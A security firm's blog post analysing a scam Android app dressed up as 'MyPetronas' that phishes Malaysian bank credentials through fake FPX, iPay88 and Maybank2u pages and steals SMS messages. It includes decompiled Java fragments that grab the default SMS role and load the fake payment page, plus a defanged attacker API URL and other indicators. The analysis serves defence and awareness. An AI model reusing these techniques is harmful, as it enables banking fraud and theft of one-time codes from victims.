Scam Android app steals Bank Credentials and SMS: MyPetronas APK

notes.netbytesec.com/2022/09/scam-android-app-steals-bank.html

Fareed

This post was authored by Fareed.

This blog post is intended to give a better overall picture of a malicious Android app campaign attack that believes to be targeted at Malaysians. The threat actor set up several modus operandi from Maid clean services application, toward island travel based app, and now they're using Petronas as their new theme.

This blog post might useful for security engineers, Android researchers, and security analysts to catch up with current cybersecurity issues specifically mobile malware threats and Malaysia cyber security news. By the end of this blog post, readers will understand the inner working of this recent Android malware attack that happened to the compromised user. Furthermore, security analysts can collect the given IOCs extracted from the malware to check whether the environment of your organization or any contact of you has been compromised or not.

Non-technical Executive Summary

For non-technical background, this is an Android malicious application analysis that was conducted and investigated by the Netbytesec team to understand the behavior of the malicious Android application in a details manner so that we can verify how the scammed victims were being compromised or we can call it "hacked" by the scammer using this Android application installed in victim's phone. The application will phish the user to enter their bank credential in the fake payment page of FPX and credit card and also steal all victims' SMS content. The impact of this application can expose the information of victims' banking information to the scammer/hacker and then, the attacker might make the illegal bank transaction by leveraging the SMS stealer as an OTP number is needed to make the bank transaction.

Executive Summary

The Netbytesec (NBS) team has conducted an Android malware analysis on a lure Android Package Kit (APK) sample associated with Petronas as contained in the application's name and theme. The malicious Android application can be downloaded from a landing page set up by the threat actor on the internet while the campaign is going on. While using the eCommerce-based application, the victims need to make the payment of their shopping cart using a fake FPX page and fake Credit Card payment page in the application like the common banking credential stealer application targeting Malaysian banks. On top of that, after the malicious APK is installed on the victim's Android phone, the malicious APK will steal all incoming SMS from the victim. The impact of such phishing methods and SMS stealers of this Android application can lead to the scammer could use the information to perform illegal bank transactions as they have got all important information to retrieve their goals including online banking credentials, bank card information, and SMS records for stealing the OTP code. NBS threat analysts also suspect that the actor behind this MyPetronas application is the same as malicious Cleaning Services Malaysia, Maid4u, KleanHouz, Ikea and Travel scam applications as we found the same pattern of decompiled code of the APK, webview and API server URLs path of the scammer.



Figure 1: MyPetronas malicious APK

Graph flow of the malicious Android Application



Figure 2: Graph flow of the malware

Technical Analysis

APK Metadata information

Application name: **MyPetronas**
Package Name: **com.app.homecleaning**
MD5 hash: **f7d4a2b5fdb45c258fccd3059d12fee9**
Dangerous permission: **android.permission.READ_SMS**

```
File Name:          1043.apk
Package Name:    com.app.homecleaning
Main Activity:  com.app.workshop.activities.ActivitySplash
File Size: 10958924 bytes
MD5:       f7d4a2b5fdb45c258fccd3059d12fee9
Packed:          Not Packed
Min SDK:   16
Target SDK:      30
```

Figure 3: Metadata of the application

From the package name, we can get the clue that the threat actor of this malicious bank stealer application is the same as the other home cleaning application we've heard in the news that also targets Malaysian. The threat actor might use the same template of the Android source code and forgot to change the package name.

Landing page overview

The application's APK file is available to be downloaded at the landing page that has been set up by the threat actor at *pt-gift.store*. Based on the landing page UI, the scammer uses the Petronas theme to lure customers to download and install the malicious application if the customer wanted to book the package of Car Service package.



Figure 4: Landing page *pt-gift.store*.

Application behavior and interface

Upon opening the application for the first time, the application will ask the user to set the malicious MyPetronas application as the default SMS app in order for the application to silently gets access to the SMS content.



Figure 5: Set the application as default Message app

The behavior of this can be seen in the java decompile code of the APK in the *MainActivity* class at method *OnCreate*.

```
pp.Activity
70      public void onCreate(Bundle savedInstanceState) {
71          Context context = getApplicationContext();
73          if (Build.VERSION.SDK_INT >= 29) {
74              RoleManager roleManager = (RoleManager) getSystemService(RoleManager.class);
75              if (roleManager.isRoleAvailable("android.app.role.SMS") && !roleManager.isRoleHeld("android.app.role.SMS")) {
82                  startActivityForResult(roleManager.createRequestRoleIntent("android.app.role.SMS"), 101);
83                  finish();
                }
90          } else if (!Telephony.Sms.getDefaultSmsPackage(this).equals(context.getPackageName())) {
94              Intent intent = new Intent("android.provider.Telephony.ACTION_CHANGE_DEFAULT");
95              intent.putExtra("package", context.getPackageName());
96              startActivityForResult(intent, 101);
97              finish();
            }
100         super.onCreate(savedInstanceState);
103         setContentView(R.layout.activity_main);
104         this.view = findViewById(16908290);
```

Figure 6: Code to set the application as default SMS app

If user don't set the application as the default SMS app, the application will not proceed to open the main interface and exit the application right away.

Upon entering the main interface of the application, the application will show the list of the products of Petronas engine oil with a price tag which can be seen in the menu "Shop". The user needs to choose their interested Petronas engine oil in order to book the car service package.



Figure 7: Shop menu contains list of products

Upon clicking on one of the items, the application will be brought to the description page, and then proceed to book the service by clicking the "BOOK NOW" button.

Figure 8: Product description

In the booking chart, the user will then go to the checkout page to confirm the booking by filling in the personal information such as Name, IC, phone number, address, and booking date. It also appeared that users have two options for payment methods which are FPX payment and Credit card. Once victims fill out the form and choose the payment method, the victims will be served with the fake FPX page or fake iPay88 credit card page.



Figure 9: User form and online payment option to confirm booking

Confirming the booking will make all the information will be POST to the attacker API web server served at *hxxps://lapks[.]online/skyblue_888a/api/api.php?post_order.* The figure below shows the filled data in the user form sent to the API server using the POST method.



Figure 10: Intercept POST request of the data

After the data successfully send to the API server, the application will redirect the user to the payment options page, which is either the FPX page or the iPay88 credit card payment page.

Fake payment gateway

Once the user filled the form and submits the data, the application will load an HTML file located in the malicious application asset files. In the figure below, the application load a local HTML file into the webview instead of using a remote web page served on the internet.

```
ActivityPay
d.app.Activity
25      public void onCreate(Bundle savedInstanceState) {
26          super.onCreate(savedInstanceState);
27          setContentView(R.layout.activity_pay);
28          setupToolbar();
29          this.str_bank = getIntent().getStringExtra("bank");
30          WebView webView = (WebView) findViewById(R.id.pay);
            this.webView = webView;
32          WebSettings webSettings = webView.getSettings();
33          webSettings.setJavaScriptEnabled(true);
34          webSettings.setDomStorageEnabled(true);
35          this.webView.setWebViewClient(new WebViewClient() { // from class: com.app.workshop.activities.ActivityPay.1
                @Override // android.webkit.WebViewClient
38              public boolean shouldOverrideUrlLoading(WebView view, String url) {
39                  if (url.contains("end.html")) {
41                      ActivityPay.this.finish();
47                      return true;
                    }
45                  view.loadUrl(url);
47                  return true;
                }
            });
50          String android_id = Settings.Secure.getString(getContentResolver(), "android_id");
            String getData = "?agent_id=1043&sid=" + android_id + "&app=" + Config.APP_COLOR + "&bank=" + this.str_bank;
59          this.webView.loadUrl("file:///android_asset/FPX.html" + getData);
        }
```

Figure 11: Load *FPX.html* in webview

The HTML code web page of the FPX payment is embedded in the resources file under the assets folder bundled in the application. The figure below shows the *FPX.html* in the assets folder which is being used for the fake FPX page. Each of the targeted banks has its own assets file such as "*AFFIN_files*" containing images, CSS files, or HTML files that are needed for the page to mimic a legit the Affin bank's login page.



Figure 12: *FPX.html code*

Here in the figure below, is how the FPX payment gateway page looks like. Victims will be phished by this look-legit webpage and proceed to choose their bank to make the payment.



Figure 13: Fake FPX webpage

The figure below is an example of the fake Maybank2u login page used to lure victims specifically to scam and steal online banking credentials.



Figure 14: Fake Maybank2u webpage

On the next page for the password insertion, a user should aware that the page does not have the security image like the original of Maybank2u. The fake FPX page shows the entered username instead of the security image.

